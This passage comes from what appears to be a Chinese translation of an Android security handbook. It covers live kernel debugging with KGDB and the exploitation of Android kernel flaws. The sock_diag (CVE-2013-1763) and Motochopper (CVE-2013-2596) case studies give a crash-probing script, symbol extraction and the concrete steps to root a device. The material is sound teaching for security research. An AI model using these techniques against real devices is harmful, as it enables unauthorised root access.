第一行显示了进程名、进程 ID 和内核栈顶信息。对于某些进程，这个函数也会显示内核栈中的数据，从栈顶 sp 一直到栈低的数据。之后是调用栈回溯信息，如下所示：

```
[<c066ba8c>] (sock_diag_rcv_msg+0x80/0xb4) from [<c0680fdc>]
(netlink_rcv_skb+0x50/0xac)
[<c0680fdc>] (netlink_rcv_skb+0x50/0xac) from [<c066b9f8>]
(sock_diag_rcv+0x20/0x34)
[<c066b9f8>] (sock_diag_rcv+0x20/0x34) from [<c067fc40>]
(netlink_unicast+0x14c/0x1e8)
[<c067fc40>] (netlink_unicast+0x14c/0x1e8) from [<c06803a4>]
(netlink_sendmsg+0x278/0x310)
```

```
[<c06803a4>] (netlink_sendmsg+0x278/0x310) from [<c064a20c>]
(sock_sendmsg+0xa4/0xc0)
[<c064a20c>] (sock_sendmsg+0xa4/0xc0) from [<c064a3f4>]
 (__sys_sendmsg+0x1cc/0x284)
[<c064a3f4>] (__sys_sendmsg+0x1cc/0x284) from [<c064b548>]
 (sys_sendmsg+0x3c/0x60)
[<c064b548>] (sys_sendmsg+0x3c/0x60) from [<c000d940>]
 (ret_fast_syscall+0x0/0x30)
```

调用栈精确显示了导致错误的执行路径，包括函数的名称符号；还显示了每个栈帧的 `lr` 寄存器值。从中可以清楚地看到栈破坏。

接下来，使用 `dump_instr` 函数显示 4 个导致错误的用户空间的指令：

```
Code: e5963008 e3530000 03e04001 0a000004 (e5933004)
```

尽管显示这个数据似乎不可靠，但可以用来诊断问题，例如英特尔的 0xf00f bug。

从`__die` 函数返回后，开始执行 `oops_exit` 函数。该函数显示了一个随机值来代表这个 Oops。

```
---[ end trace 3162958b5078dabf ]---
```

最后，如果 `panic_on_oops` 标志被置 1，内核会打印一条消息并暂停：

```
Kernel panic - not syncing: Fatal exception
```

Linux 内核的 Oops 消息在内核发生问题时提供了丰富的信息，对于追踪问题根源有极大的帮助。

10.4.3 使用 KGDB 进行 Live 调试

只通过内核崩溃日志来调试是不够的。内核还有几个选项和工具，可以实现实时调试。在.config 文件中搜索 `debug` 字符串，能找到 80 多个调试选项。在 Documentation 目录搜索“debug”，能找到 2300 多个结果。这些特性具有许多功能，有些能增加调试日志，有些能打开完整的交互式调试功能。

目前，交互式调试体验最好的是 KGDB，但它并不总是最好的选择。举个例子，在经常被调用的地方设置断点，会让调试变得很慢。这种情形下，使用自定义的插桩或是类似 Kprobe 的工具更加合适。本节主要介绍使用 KGDB 进行交互式调试。在开始之前，需要为设备和开发机作一些准备，之后就能 attach 到内核并使用 KGDB 了。

1. 准备设备

Linux 内核支持通过 USB 和 console 端口使用 KGDB。这两种机制分别通过 `kgdbdbgp` 和 `kgdboc` 内核命令行参数来控制，但是都需要一些特殊的准备工作：使用 USB 端口需要一个特殊的 USB 驱动，而使用 console 端口需要访问设备上的一个串口。由于访问 Galaxy Nexus 串口的相关资料较多，所以以 console 端口为例比较理想。制作线的详细信息请参考第 13 章。

线制作完成后，需要制作一个自定义的引导镜像，包括创建一个自定义内核和 RAM 盘。

由于内核编译需要时间，所以先创建自定义内核。要想使用 KGDB，需要修改内核中的两个

参数：配置和序列初始化代码。需要配置的参数见表 10-1。

表 10-1　开启 KGDB 的配置参数

特　　性	描　　述
CONFIG_KGDB=y	开启内核的 KGDB 支持
CONFIG_OMAP_FIQ_DEBUGGER=n	Galaxy Nexus 默认开启自带的 FIQ 调试器 关闭它，防止与使用串口的 KGDB 发生冲突
CONFIG_CMDLINE=[…]	通过设置 kgdboc 来使用正确的串口和波特率 让引导控制台也使用串口
CONFIG_WATCHDOG=n CONFIG_OMAP_ WATCHDOG=n	防止看门狗在调试时重启设备

为了让串口连接自制的线，还需要稍微修改内核。只需要修改 OMAP（Open Multimedia Application Platform）电路板的一行串口初始化代码即可。实现这个修改的补丁（kgdb-tuna-usb-serial.diff）和表 10-1 中配置的模板都包含在本章的补充材料中，可在http://www.wiley.com/go/androidhackershandbook下载。

编译内核请参照 10.3 节。将`tuna_defconfig`模板替换成材料中的`tunakgdb_defconfig`。需要运行的命令如下：

```
dev:~/android/src/kernel/omap $ make tunakgdb_defconfig
[...]
dev:~/android/src/kernel/omap $ make -j 6 ; make modules
[...]
```

在编译内核的同时，可以开始编译自定义 RAM 盘。需要编一个自定义的 initrd.img 来通过 ADB 访问设备。要记住，Galaxy Nexus 的 Micro USB 口现在被用作串口，所以 USB 上的 ADB 服务无法使用。好在 ADB 可以通过设置 `service.adb.tcp.port` 系统属性来监听 TCP 端口，相关命令如下所示：

```
dev:~/android/src/kernel/omap $ mkdir -p initrd && cd $_
dev:~/android/src/kernel/omap/initrd $ abootimg -x \
~/android/takju-jdq39/boot.img
[...]
dev:~/android/src/kernel/omap/initrd $ abootimg-unpack-initrd
1164 blocks
dev:~/android/src/kernel/omap/initrd $ patch -p0 < maguro-tcpadb-initrc.diff
patching file ramdisk/init.rc
dev:~/android/src/kernel/omap/initrd $ mkbootfs ramdisk/ | gzip > \
tcpadb-initrd.img
```

警告　`abootimg-pack-initrd` 命令不会生成与 Nexus 系列设备兼容的 initrd 镜像，应当使用 ASOP 仓库中 system/core/cpio 目录下的 `mkbootfs`。这个工具会在 AOSP 镜像编译的时候生成。

首先，从原厂 boot.img 镜像中提取 initrd.img。然后使用 abootimg-unpack-initrd 命令解压缩 initrd.img，得到一个 ramdisk 目录。接下来，为 init.rc 打一个补丁来打开 TCP 上的 ADB（补丁见本章补充材料）。最后，将修改后的内容重打包成 tcpadb-initrd.img。

最后一步就是编译内核，完成后执行一些熟悉的命令：

```
dev:~/android/src/kernel/omap/initrd $ mkbootimg --kernel \
../arch/arm/boot/zImage --ramdisk tcpadb-initrd.img -o kgdb-boot.img
dev:~/android/src/kernel/omap/initrd $ adb reboot bootloader
dev:~/android/src/kernel/omap/initrd $ fastboot flash boot kgdb-boot.img
dev:~/android/src/kernel/omap/initrd $ fastboot reboot
```

这时设备会重启，然后开始运行新的内核，并会启用 TCP 上的 ADB。确保设备可以通过 Wi-Fi 连接桌面环境，然后使用 TCP 上的 ADB 来连接设备，如下所示：

```
dev:~/android/src/kernel/omap $ adb connect 10.0.0.22
connected to 10.0.0.22:5555
dev:~/android/src/kernel/omap $ adb -s 10.0.0.22:5555 shell
shell@android:/ $
```

最后需要注意的是，这种配置方式会导致一些不正常的情况出现。当设备屏幕变暗或关闭时，会发生两件事：Wi-Fi 性能急剧下降和串口被禁用。更糟糕的是，保持屏幕被点亮的内置选项无法使用。使用正常的设置菜单最多将屏幕变暗的等待时间设置为 10 分钟，还是不能满足需要。一个叫作“stay awake”的开发选项能让手机在充电的时候保持屏幕点亮，但是在使用自定义的串口线时，设备的电池不会充电。幸运的是，Google Play 中有一些应用能够让设备的屏幕永久保持点亮。在设备启动后，选择一款这样的 App 非常有用。

2. 准备主机

要实现调试设备的内核，目前只剩下配置主机的几个步骤了。准备设备的时候，已经在主机上配置好了编译环境，生成了包含所有符号的内核二进制文件。在连接调试器之前，只需做最后一件事。

配置内核时，设置内核命令来用串口达到两个目的。首先，通过配置 kgdboc 参数告诉内核：KGDB 使用串口。第二，通过配置 androidboot.console 参数告诉内核：串口是控制台。为了区分这两种数据流，使用一个叫作 agent-proxy 的程序，可以在 Linux Kernel 的 Git 仓库（git://git.kernel.org/pub/scm/utils/kernel/kgdb/agent-proxy.git）下载。下面的命令展示了如何使用 agent-proxy：

```
dev:~/android/src/kernel/omap $ ./agent-proxy/agent-proxy 4440^4441 0 \
/dev/ttyUSB0,115200 & sleep 1
[1] 27970
Agent Proxy 1.96 Started with: 4440^4441 0 /dev/ttyUSB0,115200
Agent Proxy running. pid: 28314
dev:~/android/src/kernel/omap $ nc -t -d localhost 4440 & sleep 1
[2] 28425
[ 4364.177001] max17040 4-0036: online = 1 vcell = 3896250 soc = 77 status =
2
health = 1 temp = 310 charger status = 0
[...]
```

在后台运行 agent-proxy，并将 KGDB 和控制台的流量分别分离至 4440 端口和 4441 端口。配置好串口和波特率，就可以使用了。通过 Netcat 连接端口 4440 时，得到的就是控制台输出。真棒！

3. 连接调试器

现在所有的准备工作都已经完成，连接调试器的方法十分简单直接。下面的 GDB 脚本自动化了这个步骤：

```
set remoteflow off
set remotebaud 115200
target remote :4441
```

执行 `arm-eabi-gdb`，如下所示：

```
dev:~/android/src/kernel/omap $ arm-eabi-gdb -q -x kgdb.gdb ./vmlinux
Reading symbols from /home/dev/android/src/kernel/omap/vmlinux...done.
[...]
```

除了让 GDB 运行上面的脚本以外，还需要告诉 GDB 将二进制文件 vmlinux 作为可执行文件。目的是告诉 GDB 从哪里获得内核的符号，以及如何找到对应的源代码。

GDB 客户端这时候正在等待一些动作发生。如果希望取得控制权，可以在设备上使用 root 权限运行如下命令：

```
root@android:/ # echo g > /proc/sysrq-trigger
```

然后可以看到 GDB 客户端显示如下：

```
Program received signal SIGTRAP, Trace/breakpoint trap.
kgdb_breakpoint () at kernel/debug/debug_core.c:954
954             arch_kgdb_breakpoint();
(gdb)
```

在此，就可以设置断点、查看代码、修改内核内存，等等。我们已经实现了交互式源代码级的真机内核远程调试！

4. 在模块中设置断点

本节介绍如何在“Hello World”模块中设置断点，作为内核调试的最后一个例子。在 KGDB 中处理内核模块需要一些额外的步骤。模块加载后，查看加载位置：

```
root@android:/data/local/tmp # echo 1 > /proc/sys/kernel/kptr_restrict
root@android:/data/local/tmp # lsmod
ahh_helloworld_mod 657 0 - Live 0xbf010000
```

要看到模块地址，需首先降低 `kptr_restrict` 限制。然后通过使用 `lsmod` 命令或查看 /proc/modules 来列出所有加载模块。使用这个地址信息就可以让 GDB 找到相应的模块：

```
(gdb) add-symbol-file drivers/ahh_helloworld/ahh_helloworld_mod.ko 0xbf010000
add symbol table from file "drivers/ahh_helloworld/ahh_helloworld_mod.ko" at
        .text_addr = 0xbf010000
(y or n) y
(gdb) x/i 0xbf010000
   0xbf010000 <init_module>:     mov     r12, sp
```

```
(gdb) l init_module
[...]
12      int init_module(void)
13      {
14          printk(KERN_INFO "%s: HELLO WORLD!@#!@#\n", __this_module.name);
[...]
(gdb) break cleanup_module
Breakpoint 1 at 0xbf010034: file drivers/ahh_helloworld/ahh_helloworld_mod.c,
line 20.
(gdb) cont
```

GDB 加载符号后就能知道模块的源代码。也可以使用源代码信息来设置断点。当模块被unload时，断点会触发：

```
Breakpoint 1, 0xbf010034 in cleanup_module () at
drivers/ahh_helloworld/ahh_helloworld_mod.c:20
20      {
```

不管选择何种方法，调试内核都是捕捉和利用漏洞的必要步骤。无论是通过崩溃 dump 进行离线调试，还是使用交互式的在线调试，都能帮助研究人员或者开发者更加深入地理解当前发生的问题。

10.5 内核漏洞利用

代号“果冻豆”（Jelly Bean）的 Android 4.1 在 Android 安全发展过程中是一个关键点。正如第 12 章中讨论的，这个版本的发布使得用户空间的漏洞利用更加困难。另外，Android 团队下了很大功夫才将 SELinux 引入平台。综合以上两点考虑，攻击 Linux 内核变成了很明确的选择。作为攻击目标而言，Linux 内核并不难以攻破。尽管有一些有效的防御措施，但是还有许多可以攻击的地方。

在过去的 10 年里，有很多介绍内核漏洞利用的资源得到公开。在这些演讲稿件、博客、白皮书和利用代码中，有一本书尤其突出：Enrico Perla 和 Massimiliano Oldani 合著的 *A Guide to Kernel Exploitation: Attacking the Core*。这本书包含的内容很广，甚至涉及 Linux 以外的内核，但是并没有介绍 ARM 架构的相关主题。本节通过讨论典型的内核配置，引入 Android 设备中 Linux 内核漏洞的利用，并介绍几个漏洞利用案例。

10.5.1 典型 Android 内核

对于不同的 Android 设备，其使用的 Linux 内核也不相同。这些差别包括内核版本号、配置选项、和特定设备的驱动等。尽管存在差异，但也有许多共同点。本节描述 Android 设备中 Linux 内核的差异和相似之处。

1. 内核版本

Android 设备使用的内核虽然有差别，但是主要分为 4 组：2.6.x、3.0.x、3.1.x 和 3.4.x。可以认为这些特定的组别是设备的代数，例如第一代设备使用 2.6.x 内核，最新一代使用 3.4.x 内核。

Android 4.0 冰淇淋三明治是第一个使用 3.0.x 系列以上内核的 Android 系统。一些较早期的果冻豆（Android 4.1）设备，例如 2012 年的 Nexus 7，使用的是 3.1.x 内核。搭载 Android 4.2 系统的 Nexus 4 是首次使用 3.4.x 内核的机型。尽管最新的 Linux 内核版本是 3.12，但撰写本书的时候，还没有 Android 设备使用 3.4.x 版本以上的内核。

2. 配置

这些年来，Android 团队一直在修改 Android 设备的内核配置。Android 开发者文档和 CDD 详细说明了这些配置。另外，兼容性测试套件（CTS）验证了一些符合要求的内核配置。例如，对于较新的 Android 版本，CTS 会检查两个特殊的配置选项：`CONFIG_IKCONFIG` 和 `CONFIG_MODULES`。也许是基于安全考虑，这些配置必须被关闭。由于禁用了可加载模块的支持，要想在获得 root 权限的手机内核空间中运行代码就变得非常困难。CTS 也会检查内核配置嵌入的选项是否被禁用，因为把内核配置文件编译进内核会通过 `CONFIG_PHYS_OFFSET` 泄露内核的基址。这两个配置之外的检查选项会在第 12 章中介绍。如果深入查看大量设备内核配置的变动，会有其他有趣的发现。

3. 内核堆

堆内存和内核配置细节的相关度较高。Linux 内核有许多内存分配的 API，大多数都基于下层的 `kmalloc`。编译时，工程师必须在三种堆的实现中进行选择：SLAB，SLUB 和 SLOB。大多数 Android 设备使用 SLAB 分配器，少数使用 SLUB 分配器。尽管没有 Android 设备使用 SLOB 分配器，但目前很难完全将其排除。

在内核地址空间中，堆分配有一些不确定性。内核堆的实际状态受到很多因素的影响。首先，从启动到运行漏洞利用程序的这段时间内，堆内存的操作大部分是未知的。其次，从远程或较低权限发起攻击，都意味着攻击者对于正在运行的操作有着很少的控制，所以堆很可能在利用程序运行时受到影响。

从编程人员的角度来看，堆实现的细节并不是十分重要；但是对于利用程序开发者来说，这些细节决定了发生的是可靠的代码执行利用，还是毫无价值的崩溃。*A Guide to Kernel Exploitation* 和 Phrack 杂志的文章提供了关于 SLAB 和 SLUB 分配器的利用方法。此外，Dan Rosenberg 在 2012 年的 Infiltrate 会议上讨论了 SLOB 分配器的利用技术。其论文和幻灯片的标题为“堆的麻烦：攻破 Linux 内核 SLOB 分配器”，随后发布在：http://infiltratecon.com/archives.html。

4. 地址空间布局

现代操作系统将虚拟地址空间分为内核空间和用户空间，分界线依具体设备而定。大部分 Android 设备使用传统的 3G 划分方案，即内核使用位于高地址的 1G 空间（0xc0000000 及以上），用户空间使用位于低地址的 3G 空间（0xc0000000 以下）。在大多数 Linux 系统中，包括所有的 Android 设备，内核可以直接访问用户空间的内存。内核不仅可以读写内核空间的内存，而且可以在其中执行代码。

本章之前提到，内核是一个单独的镜像，因此所有的全局符号都位于内存的静态地址中。利用程序开发者可以利用这些位于静态地址中的全局符号，轻松开发出利用代码。另外，在 ARM 的 Linux 内核中，除了近期发布的版本，大多数代码区是可读可写可执行的。最后，Linux 内核大

量运用了函数指针和间接内存访问。这些方式提高了内存破坏漏洞变成任意代码执行的可能性。

综上所述，Android 上 Linux 内核的漏洞利用比用户空间的利用更加简单。简而言之，Android 上的 Linux 内核比其他现代目标要容易攻击得多。

10.5.2 获取地址

如前所述，内核编译工具向内核镜像中嵌入了一些有关安全的信息，需要特别注意的是符号表。在内核中有许多全局数据和函数，每个都用一个符号名来表示。这些名字和相应的地址信息都通过 proc 文件系统下的 kallsyms 暴露给用户空间。内核镜像的加载方式使得所有全局符号都使用不变的静态地址（即使系统重启）。从攻击者的角度来看，这是一个很大的优势，因为它提供了一张内核地址空间的图谱。了解内存中关键的函数和数据结构，极大地方便了利用程序开发。

`CONFIG_KALLSYMS` 配置选项决定了内核符号表是否包含在二进制镜像中。幸运的是，几乎所有 Android 设备（除了一些 TV 设备）都开启了这个选项。事实上，禁用这个选项会极大增加内核调试的难度。在果冻豆之前，通过读取/proc/kallsyms 文件，可以获取几乎所有的内核符号名称和地址。果冻豆及之后的版本都会防止使用该方法，不过好在还有其他方法。

在 Android 系统中，设备制造商把 Linux 内核装入每个设备的固件中，升级内核就需要 OTA 升级或者刷入一个新的系统镜像。因为每个设备只有一个二进制内核镜像，所以可以用以下两种方法中的一种来实现。第一，可以先获取二进制镜像，然后通过静态方法得到大多数内核符号。第二，可以使用信息泄露漏洞（如 CVE-2013-6282）直接从内核内存中读取符号表信息。这两种方法都绕过了防止直接读取/proc/kallsyms 的保护限制。获得的地址可以用于本地攻击，也可以用于远程攻击，因为它们都是硬编码的。

“android-rooting-tools”项目中的 `kallsymprint` 工具可以从静态文件中抽取符号表。编译这个工具需要 Github 中两个不同项目的源代码：主项目与其 GIT 子模块。编译这个工具并针对 Nexus 5 原厂镜像运行的步骤如下：

```
dev:~/android/n5/hammerhead-krt16m/img/boot $ git clone \
https://github.com/fi01/kallsymsprint.git
Cloning into 'kallsymsprint'...
[...]
dev:~/android/n5/hammerhead-krt16m/img/boot $ cd kallsymprint
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ git submodule init
Submodule 'libkallsyms'
(https://github.com/android-rooting-tools/libkallsyms.git)
registered for path 'libkallsyms'
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ git submodule \
update
Cloning into 'libkallsyms'...
[...]
Submodule path 'libkallsyms': checked out
'ffe994e0b161f42a46d9cb3703dac844f5425ba4'
```

检出的仓库包含一个二进制镜像，但是一般不建议直接运行不可信的二进制文件。理解了源代码，就可以使用下面的命令进行编译：

```
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ rm kallsymprint
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ gcc -m32 -I. \
-o kallsymsprint main.c libkallsyms/kallsyms_in_memory.c
[...]
```

从源代码重新编译二进制镜像后，从解压的 Nexus 5 内核中提取符号，如下所示：

```
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ cd ..
dev:~/android/n5/hammerhead-krt16m/img/boot $ ./kallsymsprint/kallsymsprint \
piggy 2> /dev/null | grep -E '(prepare_kernel_cred|commit_creds)'
c01bac14 commit_creds
c01bb404 prepare_kernel_cred
```

这两个符号在很多内核权限提升的利用程序中都会用到，包括下一节的案例分析。

10.5.3　案例分析

深入分析利用程序开发过程，可以很好地理解内核漏洞利用中的一些概念。本节提供了 3 个案例，用来介绍 Android 设备中的漏洞是如何被利用的。首先简要介绍一系列有趣的 Linux 内核漏洞，除了 Android 设备，它们还影响了大量其他设备。然后深入理解利用程序，将在一些特定环境下开发和运行的内存破坏漏洞利用代码，移植到同样受到影响的 Android 设备上。

1. sock_diag

sock_diag 漏洞是介绍 Android 设备 Linux 内核漏洞利用的绝佳案例。这个 bug 是在 Linux 内核 3.3 版本的开发过程中引入的。虽然目前没有 Android 设备采用 3.3 版本的内核，但是有一些使用了 3.4 版本的内核，包括搭载 Android 4.3 及之前版本系统的 Nexus 4，以及一些其他厂商的设备，例如 HTC One。通过这个漏洞，这些受影响的设备无需清空用户数据就能被 root。另外，攻击者可以在远程攻击浏览器之后利用这个漏洞来提权，从而取得手机的完全控制权。这个漏洞被赋予编号 CVE-2013-1763，描述如下：

> 在 Linux 内核 3.7.10 版本之前，net/core/sock_diag.c 中的`__sock_diag_rcv_msg`函数存在数组下标错误，本地用户可以通过构造一个具有较大`family`值的 Netlink 消息进行提权。

正如 CVE（Common Vulnerabilities and Exposures）的描述所示，内核在处理 Netlink 消息时会调用存在漏洞的函数。具体来说，到达这个函数有两个关键条件。首先，消息必须使用`NETLINK_SOCK_DIAG`协议的 Netlink 套接字来发送。其次，这个消息必须指定一个`SOCK_DIAG_BY_FAMILY`的`nlmsg_type`字段。一些 x86 和 x86_64 下的公开漏洞利用实现了这些细节。

CVE 的描述还指出，漏洞存在于 Linux 内核源代码 net/core/sock_diag.c 的`__sock_diag_rcv_msg`函数中。可以看到，这在严格意义上并不准确。相应函数的源代码如下：

```
120 static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr
 *nlh)
121 {
122     int err;
```

```
123     struct sock_diag_req *req = NLMSG_DATA(nlh);
124     struct sock_diag_handler *hndl;
125
126     if (nlmsg_len(nlh) < sizeof(*req))
127         return -EINVAL;
128
129     hndl = sock_diag_lock_handler(req->sdiag_family);
```

当函数被调用时，`nlh` 参数来自于非特权用户发送的消息，消息中的数据就是 Netlink 消息的载荷。第 129 行 `sock_diag_req` 结构体中的 `sdiag_family` 被传递到了 `sock_diag_lock_handler` 函数，该函数的代码如下：

```
105 static inline struct sock_diag_handler *sock_diag_lock_handler(int
 family)
106 {
107     if (sock_diag_handlers[family] == NULL)
108         request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
109                 NETLINK_SOCK_DIAG, family);
110
111     mutex_lock(&sock_diag_table_mutex);
112     return sock_diag_handlers[family];
113 }
```

在这个函数中，`family` 参数来自于发送消息的用户。在第 107 行，这个参数被用作数组的下标，来检查相应 `sock_diag_handlers` 数组的元素是否为空。这里并没有检查这个下标是否在数组的边界范围内。在第 112 行，数组中的元素被返回到调用函数中，但是其重要性现在还不明显。下面回到调用函数，跟踪返回结果是如何被处理的。

```
# continued from __sock_diag_rcv_msg in net/core/sock_diag.c
129     hndl = sock_diag_lock_handler(req->sdiag_family);
130     if (hndl == NULL)
131         err = -ENOENT;
132     else
133         err = hndl->dump(skb, nlh);
```

第 129 行为调用点。返回结果被保存在 `hndl` 变量中，在第 130 行再次进行是否为空的检查后，内核将这个变量作为函数指针来调用。相信有漏洞研究经验的读者已经看到了这个漏洞的潜在利用价值。

因此，可以让内核从数组边界之外取得这个变量，但是现在还不能直接控制 `hndl` 变量。为了控制它，需要让它指向可以控制的区域。如果不知道数组边界以外的内存是什么，就无法确定该传入什么 `family` 值。为了弄清楚这个问题，我们构造一个概念验证程序（proof-of-concept），接收一个命令行参数来作为 `family` 变量的值，并计划尝试一系列的值作为 index。如果内核发生崩溃，设备会重启。/proc/last_kmsg 模块使我们能够看到崩溃点的上下文和内核空间内存中的相应值。下面的代码片段展示了自动化这一过程所用到的脚本和命令行：

```
dev:~/android/sock_diag $ cat getem.sh
#!/bin/bash
CMD="adb wait-for-device shell /data/local/tmp/sock_diag"
/usr/bin/time -o timing -f %e $CMD $1
```

```
TIME=`cat timing | cut -d. -f1`
let TIME=$(( $TIME + 0 ))
if [ $TIME -gt 1 ]; then
    adb wait-for-device pull /proc/last_kmsg kmsg.$1
fi
dev:~/android/sock_diag $ for ii in `seq 1 128`; do ./getem.sh $ii; done
[...]
The shell script detects
```

shell 脚本会根据 `adb shell` 命令执行时间长短来判断设备是否崩溃。如果发生崩溃，设备会重启，期间 ADB 会话暂时断开。如果没有发生崩溃，ADB 会迅速返回。检测到崩溃时，脚本会将 `/proc/last_kmsg` 保存到带有数组下标的文件名当中。命令执行后，结果如下：

```
dev:~/android/sock_diag $ grep 'Unable to handle kernel paging request' kmsg.* \
| cut -f 20-
[...]
kmsg.48: Unable to handle kernel paging request at virtual address 00001004
[...]
kmsg.51: Unable to handle kernel paging request at virtual address 00007604
[...]
kmsg.111: Unable to handle kernel paging request at virtual address 31000034
kmsg.112: Unable to handle kernel paging request at virtual address 00320004
kmsg.113: Unable to handle kernel paging request at virtual address 00003304
kmsg.114: Unable to handle kernel paging request at virtual address 35000038
kmsg.115: Unable to handle kernel paging request at virtual address 00360004
kmsg.116: Unable to handle kernel paging request at virtual address 00003704
 [...]
```

可以看到，一些下标值能让内核在尝试读取用户空间数据时发生崩溃。不幸的是，由于内核开启了 `mmap_min_addr` 保护机制，不能利用用户空间开头的一些地址；但是后面的一些地址是可用的，可以在程序中映射这些地址，从而控制 `hndl` 的内容。问题是，应该使用什么地址？这些地址是否稳定？

10.4.2 节介绍了 `last_kmsg` 中的 Oops 消息，并指出使用 decodecode 脚本特别有用。下面的输出展示了这个脚本如何从崩溃信息中获得有用的细节信息。

```
dev:~/android/src/kernel/msm $ export CROSS_COMPILE=arm-eabi-
dev:~/android/src/kernel/msm $ ./scripts/decodecode < oops.txt
[ 174.378177] Code: e5963008 e3530000 03e04001 0a000004 (e5933004)
All code
========
   0:    e5963008       ldr     r3, [r6, #8]
   4:    e3530000       cmp     r3, #0
   8:    03e04001       mvneq   r4, #1
   c:    0a000004       beq     0x24
  10:*   e5933004       ldr     r3, [r3, #4]     <-- trapping instruction

Code starting with the faulting instruction
===========================================
   0: e5933004          ldr r3,     [r3, #4]
```

`decodecode` 脚本画出一个箭头，指出了崩溃发生点和引起崩溃的指令。追踪代码和前面的

数据流，可以发现 `r3` 从 `r3` 加 4 指向的地址中取值。虽然不知道 `r3` 这时候的值是什么，但稍微往前看就会发现 `r4` 的值来自于 `r6` 指向的内存。在存在漏洞的设备中查看/proc/kallsysms，会发现下面的符号在 `r6` 值的范围内。

```
c108b988 b sock_diag_handlers
...
c108bb44 b nf_log_sysctl_fnames
c108bb6c b nf_log_sysctl_table
```

此处 `r6` 指向 `nf_log_sysctl_fnames` 的数据区。在内核源代码中搜索这个符号，会找到下面的代码：

```
274     for (i = NFPROTO_UNSPEC; i < NFPROTO_NUMPROTO; i++) {
275         snprintf(nf_log_sysctl_fnames[i-NFPROTO_UNSPEC], 3, "%d", i);
```

数组通过整数转换成 ASCII 字符串的方式初始化。每个字符串都是 3 字节。从 Oops 消息中 dump `r6` 附近的内存，就能确认这些数据。

```
...
r3 : 00360000 r2 : ecf7dcc8 r1 : ea9d6600 r0 : c0de8c1c
...
R6: 0xc108bacc:
bacc  c0dcf2d4 c0dcf2d4 c0d9aef8 c0d9aef8 c108badc c108badc c108bae4 c108bae4
baec  c108baec c108baec c108baf4 c108baf4 c108bafc c108bafc c108bb04 c108bb04
bb0c  c108bb0c c108bb0c c108bb14 c108bb14 c108bb1c c108bb1c c108bb24 c108bb24
bb2c  c108bb2c c108bb2c c108bb34 c108bb34 00000000 e2fb7500 31000030 00320000
bb4c  00003300 35000034 00360000 00003700 39000038 30310000 00313100 00003231
bb6c  c108bb44 00000000 00000040 000001a4 00000000 c0682be8 00000000 00000000
bb8c  00000000 c108bb47 00000000 00000040 000001a4 00000000 c0682be8 00000000
bbac  00000001 00000000 c108bb4a 00000000 00000040 000001a4 00000000 c0682be8
...
```

ASCII 字符串起始于地址 0xc108bb44。似乎存在一种模式：每个字符串都是 3 字节，字符串对应数字的 ASCII 码，并且数字逐渐增长。这些字符串在启动过程中是静态初始化的，所以这是一个相当稳定的用户空间地址，适于进行漏洞利用。

为了成功利用这个漏洞，需要在这个地址映射一些内存以便内核通过对应的索引访问。例如，如果使用 115 作为下标，就要在地址 0x360000 处映射一些可读可写可执行（RWX）的内存，然后在内存偏移 0x04 的位置设置一个指向载荷的指针。该指针被调用时，内核空间载荷就会执行并给出 root 权限，最后正常返回。如果一切顺利，就能成功利用这个漏洞获得 root 权限。

2. Motochopper

2013 年 4 月，多产的 Android 漏洞利用开发者 Dan Rosenberg 开发并发布了名为 Motochopper 的利用。尽管其目的是 root 几款摩托罗拉设备，不过许多其他品牌的设备也受到了影响，包括三星 Galaxy S3。最初的利用为了隐藏内部原理，较好地进行了混淆。它实现了一个自定义的虚拟机，打开了很多无用的文件，还用了一个巧妙的方法来隐藏执行的系统调用。这个利用背后的漏洞后来被赋予编号 CVE-2013-2596，相应描述如下：

Linux 内核 3.8.9 之前的版本中，用于某摩托罗拉 Android 4.1.2 等设备中 drivers/video/fbmem.c 的 fb_mmap 函数存在整数溢出。这个漏洞使本地用户可以为整个内核内存创建可读可写的内存映射，并最终通过构造/dev/graphics/fb0 的 mmap2 系统调用来获得特权，正如 Motochopper pwn 程序所展示的。

为了进一步观察，查阅 Linux 内核中 drivers/video/fbmem.c 文件的 fb_mmap 函数。说得更具体一些，选择 Sprint 三星 Galaxy S3（固件版本 L710VPBMD4）中的代码：

```
1343 static int
1344 fb_mmap(struct file *file, struct vm_area_struct * vma)
1345 {
....
1356     off = vma->vm_pgoff << PAGE_SHIFT;
....
1369     start = info->fix.smem_start;
1370     len = PAGE_ALIGN((start & ~PAGE_MASK) + info->fix.smem_len);
....
1383     if ((vma->vm_end - vma->vm_start + off) > len)
1384         return -EINVAL;
....
1391     if (io_remap_pfn_range(vma, vma->vm_start, off >> PAGE_SHIFT,
1392                 vma->vm_end - vma->vm_start, vma->vm_page_prot))
```

vma 参数来自于调用 fb_mmap（mmap_region 中）之前的 mmap 系统调用，因此可以完全控制这个结构的所有成员。off 变量是直接传入 mmap 的相对于基址的偏移，但是第 1369 行赋值的 start 是 frame buffer 自身的属性。在第 1370 行，len 是 start 的页对齐地址和 frame buffer 区域长度之和。在第 1383 行，可以看到这个漏洞产生的原因。代码将你控制的 vm_end 和 vm_start 相减，来计算所请求映射的长度，然后把得到的结果加上 off，判断是否超过 len。如果指定 off 为一个很大的值，求和的结果会溢出并通过检查。最终，一大片内核内存区域会被重新映射到用户的虚拟内存空间。

Dan 利用该漏洞的方法分为两步。第一步，通过尝试分配越来越大的内存来检测 len 的值。他将 offset 设为 0，然后以每次一页的速度增加 size。一旦要映射的内存大小超过 len，fm_mmap 函数就会在第 1384 行返回错误。检测到这个错误后，Dan 记录下这个值并在下一步使用。第二步，在触发整数溢出的同时，尝试尽可能分配最大的内存。他从一个比较保守的最大值开始，然后逐渐减小。在每次尝试之前，使用之前检测到的 len 来计算出可以触发整数溢出的 off 值。mmap 调用成功后，当前进程就拥有了内核大片内存区域的读写权限。

有很多方法可以利用内核内存的任意读写来提权。一种是直接重写内核代码。例如，可以修改 setuid 系统调用，永远允许将 user ID 设置为 root。另一种是通过修改内核内存中的各种 bit，在内核空间直接执行任意代码。这种方法在前面利用 sock_diag 漏洞时采用过。还有一种方法是 Dan 在 Motochopper 中采用的：找到当前用户的 credentials 结构体并直接修改。这将当前进程的用户和组 ID 设置为 0，从而获得 root 权限。读写内核内存是非常强大的能力。关于其他利用方法，则交给读者进行思考。

3. Levitator

